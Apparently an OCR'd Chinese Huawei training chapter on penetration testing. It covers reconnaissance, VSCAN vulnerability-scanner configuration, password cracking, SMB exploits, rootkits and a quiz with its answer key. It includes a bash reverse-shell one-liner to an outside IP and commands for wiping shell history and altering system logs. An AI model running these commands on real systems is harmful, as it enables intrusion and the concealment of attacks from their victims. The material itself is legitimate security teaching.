
通过搜索引擎搜索敏感信息

- 借助搜索引擎的高级语法可以灵活构造搜索逻辑，实现精准搜索，借助这种方式可以用来搜索目标组织泄露的敏感数据。
- 比如Google中可使用site、intitle、intext、inurl、cache等关键字收集敏感数据。
- 其他搜索引擎（Baidu、Bing、Shodan等）同样可执行此类操作。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

通过开源平台收集敏感信息

- 渗透测试的侦测阶段，可在Github和码云等开源平台上搜索与目标有关的信息。有些粗心的程序员将代码上传至代码托管平台后，并未对代码进行脱敏处理。导致上传的代码中包含敏感信息，如数据库连接信息、邮箱密码，还可能存在泄露的源代码等信息。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

通过产品资料收集价值信息

- 企业或者厂商通过官网、技术网站等渠道免费向用户提供的产品资料，是对相关产品的性能、构造原理、用途、使用方法、操作规程、产品规格等信息的具体说明。
- 产品资料可以直观地了解产品功能、业务流程及安全风险等信息，同时包含开放端口、默认口令、支持插件等敏感信息。下表仅展示产品文档部分功能：

信息分类	信息说明
产品资料、基本功能	了解产品架构、安全威胁、暴露面等，从系统架构层面识别产品风险。
分析产品测试是否存在遗漏环节	产品测试报告、版本更替信息、版本历史漏洞修补等、前面版本的渗透测试报告。
分析产品是否存在未解决高危漏洞	容器，数据库类型、产品版本包、产品配置项等。
产品薄弱项识别	公司共性典型安全问题、历史版本安全问题、IP地址、账户信息等。


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

侦测 扫描 漏洞利用 安装后门 清除痕迹

系统扫描

- 系统扫描是对网络主机、操作系统、网络设备、安全设备、移动设备、虚拟设备和应用系统主机的安全风险状况进行全方位的探测，以发现安全漏洞并提供安全解决建议。具体扫描事项包括端口扫描、操作系统识别、服务识别、漏洞检测等。

华为VSCAN-D18漏洞扫描器



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 华为漏洞扫描系统通过对系统漏洞、服务后门、网页挂马、SQL注入漏洞以及跨站脚本等攻击手段多年的研究积累，以综合的漏洞特征库（本地漏洞库、ActiveX库、网页木马库、网站代码审计特征库等）为基础，采用深度主机服务探测、Web智能化爬虫、SQL注入状态检测、主机配置检查以及弱口令检查等方式相结合的技术，深入准确的检测出系统和网站中存在的漏洞和弱点。最后根据扫描结果，提供测试用例来辅助验证漏洞的准确性，同时提供整改方法和建议，帮助管理员修补漏洞，全面提升整体安全性。
- 端口扫描：用于探测目标主机开放的网络端口，端口扫描使用多种技术进行探测，如使用TCP协议进行端口扫描、使用UDP协议进行端口扫描、使用SYN标志位进行端口扫描、使用基于TCP协议特性，发送特殊标志位进行端口扫描等。
- 操作系统识别：用于确定目标主机所使用的操作系统类型和版本，通过操作系统识别，可以了解目标主机的特征和漏洞情况，从而为后续漏洞利用提供有用信息，如网络扫描探测、TCP/IP协议栈指纹识别、应用程序特征识别等。
- 服务识别：用于确定目标主机上运行应用程序的类型、版本信息，通过服务识别，可以了解目标主机开放的服务，使用的端口以及相关详细信息，为后续漏洞利用提供有力信息，如应用城协议识别、协议分析、特征匹配、端口判定、发包探测等。
- 漏洞检测：用于发现和评估目标系统中潜在漏洞或安全弱点，通过漏洞检测，及早发现并修复系统中的漏洞，漏洞检测可基于OS、端口、服务，使用特征库，或者发送测试数据包，根据返回数据内容来判断，也会试探性进行拒绝服务类检测等。
- 下文以华为VSCAN为例介绍系统扫描操作配置。

VSCAN系统扫描基础配置

- 打开漏洞扫描系统Web界面，登录operator账号，选择“任务中心 > 新建任务”，输入待扫描的目标参数，完成参数设定后单击“提交”按钮提交扫描任务。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

侦测 扫描 漏洞利用 安装后门 清除痕迹

系统扫描 - 登录信息选项

- 针对系统扫描，在提交系统扫描任务之前可对扫描目标进行登录验证，可单条添加、也可批量导入，导入后可对登录信息进行编辑、删除、批量验证等操作。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 目标地址：可填入IP：192.168.1.100 或者域名：“www.example.com”。
- 服务：目前支持SSH、SMB、TELNET、RDP、POP3、IMAP、FTP、WMI、RSH、REXEC、WINRM、SNMP服务。
- 端口：登录端口号，整数，[1-65535]之间。
- 用户名：主机登录的用户名。
- 密码：主机登录的密码。

侦测 扫描 漏洞利用 安装后门 清除痕迹

系统扫描 - 检测选项

- 针对系统扫描，高级配置可支持扫描任务的个性化扫描设定。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 原理扫描验证模式
  - 内网模式是扫描器开放端口，作为本地盲打平台，实现漏洞的检测。
  - 外网模式是通过公司级DNSLog服务器，在被扫设备以及扫描器平台都可以出网的情况下，直接对漏洞进行扫描。
- 最大限度报告漏洞
  - 全面优先：扫描结果会上报所有版本匹配的漏洞。
  - 准确优先：扫描结果不上报准确性较低的版本漏洞。
- 执行所有规则检测
  - 若选择开启：检测耗时越久、对检测目标的覆盖面更广。
- 危险测试
  - 包含一些危险的测试方法，如：拒绝服务检测，导致扫描目标的拒绝服务，因此慎用。
- 启用口令破解
  - 使用默认字典对系统或服务的口令进行猜解。
- 测试Oracle帐号
  - 对Oracle数据库进行深度检测。

- 例外组件
  - 对例外的组件服务不进行远程版本扫描。


系统扫描 - 引擎选项

- 引擎选项是为了对扫描引擎的插件进行详细设置。可设置项如下：

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

口令猜解

- 弱口令检测是一种安全措施，用于检查系统或应用程序中存在的弱密码，弱密码容易受到猜测、破解或暴力破解攻击，从而导致账号被盗、系统被入侵等安全风险。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 支持对系统存在的弱口令做检测，支持目前知名的协议和数据库检测如TELNET、FTP、SSH、POP3、SMB、SNMP、RDP、SMTP、REDIS、Oracle、MySQL、PostgreSQL、MsSQL、DB2、MongoDB等，不仅有海量默认的口令猜解字典库，还可以上传自定义的字典库，丰富平台弱密码检测能力。
- 口令检测有标准模式和组合模式两种模式：
  - 标准模式是只针对用户名或密码一项扫描；
  - 组合模式是针对用户名和密码一起进行扫描。

存活探测

- 存活探测是为了帮助用户在一个未知的网络中探测哪些IP地址正在被使用、哪些服务端口正在被侦听。获取相关结果后，可以跟业务预设的对外暴露参数进行比对，进而规避不必要的地址或端口的对外暴露，精简业务对外暴露面，降低遭受网络攻击的风险。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


未知站点探测

- 探测未知站点是为了解决用户在一个未知的网络段中，想掌握一共有多少个IP开了网站服务，以端口的形式进行获取和识别。可以识别到该网站的URL和服务器特征，探测未知站点功能主要探测网络中的Web资产。
- 选择“任务中心 > 探测未知站点”，单击“新建”，填写任务信息，单击“保存”探测任务自动执行。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

系统漏洞查询

- 系统扫描任务执行结束后，可以在“任务中心 > 任务列表”中，点击具体的扫描任务名称，展开查看扫描目标的系统扫描的详细结果。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 单击具体的漏洞，可以查看漏洞的详细情况，包括漏洞详情、解决方法、风险等级、扫描详情和验证工具等。

侦测 扫描 漏洞利用 安装后门 清除痕迹

价值资产识别

资产分类	价值资产示例	攻击损失
数据资产	个人数据：如自然人生物特征、位置信息、医疗、社保信息、通讯录、即时消息等。 安全类数据：账号/口令、信任证书、设备证书、密钥、权限信息等。 关键运维数据：审计日志、配置数据、License数据、元数据信息、AI模型文件等。	资产泄露导致个人隐私数据泄露，会导致重大法务风险，会严重损害组织或企业声誉，引发组织面临重大商业风险。
服务资产	基础监控服务：告警监控服务、态势感知功能等。 基础运维服务：业务管理服务、运维服务等。 业务服务：提供正常服务的能力，比如信息服务、网络服务、办公服务、端侧支付业务等。	资产被攻击或者劫持可能导致设备脱管，或者无法进行基本的运维操作，无法进行正常的基本情况监控，无法进行正常维护管理，资产被攻击可导致设备无法为客户提供正常的服务。
软件资产	应用软件：软件包、补丁包、适配层/组件包、工具等。 系统软件：操作系统镜像/设备驱动程序/数据库软件等。	资产被篡改可能导致系统无法正常部署/升级，或者系统工作异常，设备无法连接；或者在系统上运行其他无法应用，攻击者间接获取价值；资产泄露可能通过逆向工程获取软件包中的关键/机密信息，从而降低攻击者攻击网络的难度。
硬件资产	服务器/磁阵/网络设备/机柜/电源等。	资产被偷盗可能导致隐私数据泄露；硬件资源被篡改导致恶意攻击。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 根据攻击意图，识别出相关的价值资产。价值资产的机密性、完整性、可用性受损时，对系统/产品的安全和利益造成严重损害，对业务造成严重冲击。
- 常见的价值资产包括如下维度：
  - 数据资产，系统通过设备采集、用户操作产生的数据，以及在处理这些数据过程中产生的数据；
  - 服务资产，系统面向人、机提供的各种功能、服务等，以及支持这些功能实现的各种可复用机制；
  - 软件资产，部署、升级系统所需要的软件包、补丁包、组件包，设备的软件包、升级包；
  - 硬件资产，系统部署所需要的硬件，如机柜、电源、交换机、服务器、磁阵等设备。

侦测 扫描 漏洞利用 安装后门 清除痕迹

攻击者意图分析

攻击者类型	特征	意图分析
一般黑客	精通网络软硬件技术。	喜欢找系统漏洞并实施攻击发现系统漏洞以求扬名或奖励；窃取价值数据获利（个人数据、用户数据等）。
非法组织/竞争对手	高水平专业知识和丰富资源，目的通常是破坏关键设施/网络，或阻碍某项任务的正常进行，目标攻击时间长（APT攻击）。	阻碍服务正常提供，破坏网络或设备，例如DDOS、错报文； 窃取设备传输内容，获取机密信息。
黑产组织	有产业链支撑，目的主要是非法利用系统资源或服务获取经济利益。	获取系统资源/服务（薅羊毛、偷流量等）；阻碍服务正常提供，破坏网络或设备，例如DDOS、错报文；劫持设备，发起跳板攻击。
内部人员	熟悉产品环境、业务、操作等，可能还有账号权限。	利用内部信息获利。


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 漏洞利用是指利用系统或应用程序中存在的漏洞或安全弱点，以获取为授权的访问权限，执行恶意代码或进行其他攻击活动的过程，漏洞利用是黑客攻击中的一种常用手段，通常用于入侵目标系统，窃取敏感信息，传播恶意软件等恶意行为。
- 漏洞利用是一种非法的活动，严重威胁系统和用户的安全，禁止利用系统或应用程序漏洞从事任何违法行为。

漏洞利用举例 - 弱口令

- 华为漏洞扫描系统支持对系统存在的弱口令做检测，支持目前知名的协议和数据库检测如TELNET、FTP、SSH、POP3、SMB、SNMP、RDP、SMTP、REDIS、Oracle、MySQL、PostgreSQL、MsSQL、DB2、MongoDB等，不仅有海量默认的口令猜解字典库，还可以上传自定义的字典库，丰富平台弱密码检测能力。
- 除华为漏洞检测系统自带的弱口令检测外，还可通过第三方工具进行口令破解。

Hydra口令破解工具




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 华为弱口令检测集成，近40类口令词典、5000多组弱口令组合，并且持续更新。

漏洞利用举例 - 系统漏洞利用


- 2017年微软爆出了高危漏洞永恒之蓝（MS17-010、CVE-2017-0143/0144/0145/0146/0147/0148），是SMBv1中的一个远程代码执行（RCE）漏洞，同时也是勒索病毒（WannaCry）传播的主要渠道。
- 3年后微软又爆出了一个最新的SMBv3（3.1.1）远程代码执行漏洞，该漏洞所瞄准的同样是SMB服务，是继永恒之蓝后新的高危漏洞-永恒之黑（CVE-2020-0796）。一旦攻击者成功利用CVE-2020-0796，就可以完全控制目标系统。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

漏洞利用举例 - VSCAN漏洞验证

- VSCAN提供的验证工具可对漏洞扫描系统扫描出来的Web漏洞进行漏洞验证，防止误报。验证工具分为两种：通用验证和SQL注入验证。直接将漏洞URL和参数同步到验证工具中的URL和参数中进行验证即可。
- 登录漏洞扫描系统，选择“系统管理 > 验证工具”，可执行通用验证或SQL注入验证操作。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

侦测 扫描 漏洞利用 安装后门 清除痕迹

持久化

- 持久化是指攻击者利用各种手段确保其恶意活动能够长期存在于目标系统内部的行为。
- 从国际APT组织的攻击历史和已经泄露的网络攻击武器来看，高隐藏、高持久化已成为区分威胁等级的关键指标。
- Rootkit是达成持久化目的重要的技术手段之一，具有多种功能。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


HUAWEI

- 在悬念迭起的谍战片里，对战双方中的一派势力通常会派遣特工人员潜伏到对手阵营中。这名卧底人员良好的伪装使得对手，对此长时间毫无察觉；为了能够长期潜伏他不贸然采取高风险行为以免过早暴露自己；他赢得敌人的信任并因此身居要职，这使得他能够源源不断地获取重要情报并利用其独特渠道传送回去。
- 从某种意义上说这位不速之客就是Rootkit——持久并毫无察觉地驻留在目标计算机中，对系统进行操纵、并通过隐秘渠道收集数据的程序。
- Rootkit的三要素就是：隐藏、操纵、收集数据。
- Rootkit功能：
  - 远程访问：Rootkit 提供对操作系统的远程访问权限并具备检测规避能力。一些Rootkit可以在设备中创建一个root权限的后门，攻击者可以通过发送精心构造的数据包来触发后门连接并控制设备。
  - 窃取数据：大多数情况下，攻击者使用Rootkit窃取数据。黑客以个人或公司为目标，获取敏感个人信息数据，以进行相关黑产活动。APT组织针对特定目标，以从事间谍活动或金融犯罪活动。
  - 隐藏功能：Rootkit实现隐藏文件、进程、端口、网络连接、驱动、内核模块等功能，将自身和其他类型的恶意软件隐藏在设备中，使删除它们变得更加困难。
  - 隐私监控：使用Rootkit，攻击者可以拦截网络流量、监控键盘击键、控制用户操作、劫持或关闭安全程序。Rootkit可以将自己隐藏在设备的安全检测程序中，或者将其完全关闭 ，从而难以检测和删除恶意软件。

侦测 扫描 漏洞利用 安装后门 清除痕迹

反弹木马

- 反弹Shell是指通过利用远程系统的漏洞和弱点，将一个命令行Shell连接从远程目标主机返回到攻击者的计算机上，以便攻击者执行系统命令并获取对目标主机的控制权。下文以bash一句话反弹为例介绍。
- 目标主机在内网，未配置公网IP地址，攻击者无法主动从外网发起对目标主机的远程连接。此时攻击者可使用获取的WebShell主动发起一个反弹Shell到外网，然后获取目标主机的Shell终端。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- bash反弹一句完整的解读：
  - bash -i >& /dev/tcp/110.110.110.110/8888 0>&1
    - bash -i 意为创建一个交互式的bash shell。
    - &>意为将标准输出和标准错误都重定向到我们指定的文件中。
    - /dev/tcp/110.110.110.110/8888，这是一个特殊文件，它会建立一个连接到110.110.110.110:8888的socket。
    - 0>&1的意义，用来将标准输入0重定向到标准输出1中的。此处1前面的&就是为了让bash将1解释成标准输出而不是文件1。

清除痕迹 - Windows

- 有远程桌面权限时手动删除日志：
  - 开始 -> 程序 -> 管理工具 -> 计算机管理 -> 系统工具 -> 事件查看器 -> 清除日志。
- 清除Recent
  - 在文件资源管理器中点击“查看 -> 选项 -> 常规 -> 隐私”点击“清除” 按钮。
  - 或直接打开C:\Users\Administrator\Recent并删除所有内容。
  - 或在命令行中输入：del /f /s /q "%userprofile%\Recent*.*

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 在渗透完成之后，为了减少被发现和追溯的概率，攻击者有必要清除自己的攻击痕迹。

清除痕迹 - Linux

- 清除命令历史记录
  - histroy –r #删除当前会话历史记录
  - history –c #删除内存中的所有命令历史
  - rm .bash_history #删除历史文件中的内容
  - HISTZISE=0 #通过设置历史命令条数来清除所有历史记录
- 删除当天日志
  - sed -i '/当天日期/'d filename
- 篡改日志文件
  - sed -i 's/170.170.64.17/127.0.0.1/g' #将所有170.170.64.17ip替换为127.0.0.1

 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- linux日志文件：
  - /var/run/utmp 记录现在登入的用户
  - /var/log/wtmp 记录用户所有的登入和登出
  - /var/log/lastlog 记录每一个用户最后登入时间
  - /var/log/btmp 记录错误的登入尝试
  - /var/log/auth.log 需要身份确认的操作
  - /var/log/secure 记录安全相关的日志信息
  - /var/log/maillog 记录邮件相关的日志信息
  - /var/log/message 记录系统启动后的信息和错误日志
  - /var/log/cron 记录定时任务相关的日志信息
  - /var/log/spooler 记录UUCP和news设备相关的日志信息
  - /var/log/boot.log 记录守护进程启动和停止相关的日志消息


目录

1. 渗透测试概述
2. 渗透测试工具
3. 渗透测试原理与举例
4. **渗透测试实验**

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

单机旁挂漏扫部署方案


- 某企业为了提高业务系统的安全性，需要一台漏洞扫描系统对网络设备和DMZ区的服务器进行整体扫描，帮助客户发现业务环境中存在的漏洞并对此漏洞进行修复，从而提高业务系统的安全性。
- 如图所示，该企业的网络为了保证设备的可靠性和冗余性，从互联网到核心之间都采用了双链路结构。华为漏洞扫描系统旁路接在核心交换机上，对关键网络设备和DMZ区的服务器进行扫描。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

配置思路


- 配置思路：
  - 登录管理员账号配置管理IP、业务IP、路由、DNS等；
  - 登录业务配置管理员账号配置策略；
  - 添加扫描任务；
  - 添加安全基线核查功能；
  - 验证结果。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

查看漏洞


- 添加的扫描任务执行结束后，可以在“报表管理 > 在线查询”中，查看任务扫描的详细结果。客户可以看到扫描目标的漏洞，客户可以发给主机或者网络设备的生产厂商去做漏洞修复（建议高中危漏洞均进行修复），修复完之后可以再进行一次扫描，再进行结果验证，对比两次的漏洞变化。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

查看基线漏洞


- 添加的安全基线核查任务执行结束后，可以在“任务中心 > 任务列表”中勾选“扫描类型”为“安全基线”的目标任务，单击“在线报表”即可查看安全基线的结果（建议不合规项目均按照加固说明进行修复）。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

导出漏洞报表

- 添加的扫描任务执行结束后，可以在“报表管理 > 导出报表”中，将“选择导出模式”设置为“按任务”、“按资产组”或“按资产”，然后设置“导出格式”、“导出方式”等选项，单击“导出”。导出成功后可以在“报表列表”页面下载报表。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

思考题

1. （多选题）Rootkit毫无察觉地驻留在目标计算机中，并对目标系统进行持久性保持，Rootkit的要素有哪些?
   A. 隐藏
   B. 收集收据
   C. 逃逸
   D. 操纵
2. （判断题）一般黑客精通网络软硬件技术，喜欢寻找系统漏洞，并将寻到的漏洞卖给黑产完成变现。
   A. T
   B. F

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

1. ABD
2. B

本章总结

- 本章节介绍了渗透测试的概念、企业网络系统常见系统测试原理及流程以及如何利用VSCAN-D18进行企业网络常见系统的安全漏洞扫描。
- 通过本章节的学习，您将能够掌握常见系统渗透测试原理以及使用VSCAN-D18进行渗透测试操作。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

学习推荐

- 华为官方网站
  - 企业业务：http://enterprise.huawei.com/cn/
  - 技术支持：http://support.huawei.com/enterprise/
  - 在线学习：http://learning.huawei.com/cn/

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

Thank you.

把数字世界带入每个人、每个家庭、
每个组织，构建万物互联的智能世界。


Bring digital to every person, home, and organization for a fully connected, intelligent world.

版权所有 © 华为技术有限公司 2026 。
保留一切权利。
未经华为事先书面许可，任何人不得对本资料进行复制、修改、整合、改编、翻译，也不得将本资料或其任何部分或基于本资料的衍生作品提供、出售、转让、再许可给任何他人用于华为许可以外的任何其他用途。

Copyright © Huawei Technologies Co., Ltd. 2026.
All Rights Reserved.
Without prior written permission of Huawei, no one is allowed to reproduce, modify, integrate, adapt, translate this Document, or provide, sell, transfer, sublicense this Document or any part of this Document or its derivative to any third party for any other purpose otherwise permitted by Huawei.

HUAWEI

WEB渗透测试



HUAWEI

前言

- 随着互联网的快速普及，基于Web的在线办公、社交媒体、在线娱乐、在线视频、在线购物等应用，为用户提供了更加便捷、高效的在线服务。同时，Web应用也变得越来越普遍和多元化，人们的日常生活更加地依赖Web应用，所以Web应用的安全性无疑变得至关重要。
- Web渗透测试是评估和发现Web应用程序安全漏洞的过程。它通过模拟攻击者的行为，发现潜在的安全漏洞，并提供修复建议以加强应用程序的安全性。
- 本章节介绍了Web渗透测试的基础知识，以及常见的Web渗透测试实例。
